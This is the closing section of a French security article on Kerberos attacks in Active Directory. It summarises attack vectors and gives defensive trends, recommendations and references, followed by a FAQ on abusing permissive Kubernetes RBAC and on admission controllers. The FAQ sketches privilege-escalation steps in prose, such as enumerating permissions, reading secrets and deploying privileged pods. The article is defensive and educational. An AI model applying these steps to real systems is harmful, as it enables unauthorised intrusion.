La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**

Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos
- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.

Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment un attaquant peut-il exploiter des ClusterRoleBindings trop permissifs dans Kubernetes ?


Un attaquant disposant d'un acces initial a un pod peut exploiter des ClusterRoleBindings trop permissifs en enumerant les permissions avec kubectl auth can-i --list. Si le ServiceAccount du pod possede des droits comme list secrets, create pods, ou get nodes, l'attaquant peut acceder aux secrets du cluster, deployer des pods privilegies pour echapper au conteneur, ou pivoter vers d'autres namespaces. La mitigation passe par le principe de moindre privilege, l'utilisation de Roles namespace-scoped plutot que ClusterRoles, et l'audit regulier avec rakkess ou rbac-lookup.

Pourquoi les admission controllers sont-ils essentiels pour prevenir les abus RBAC dans Kubernetes ?

Les admission controllers comme OPA Gatekeeper ou Kyverno sont essentiels car ils permettent d'appliquer des politiques de securite avant la creation des ressources, bloquant les configurations dangereuses en amont. Ils peuvent interdire les pods privilegies, forcer l'utilisation de ServiceAccounts dedies, limiter les capabilities Linux, et empecher le montage de volumes hostPath sensibles. Sans admission controllers, meme un RBAC bien configure peut etre contourne par la creation de workloads malveillants qui exploitent les permissions legitimes du namespace.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr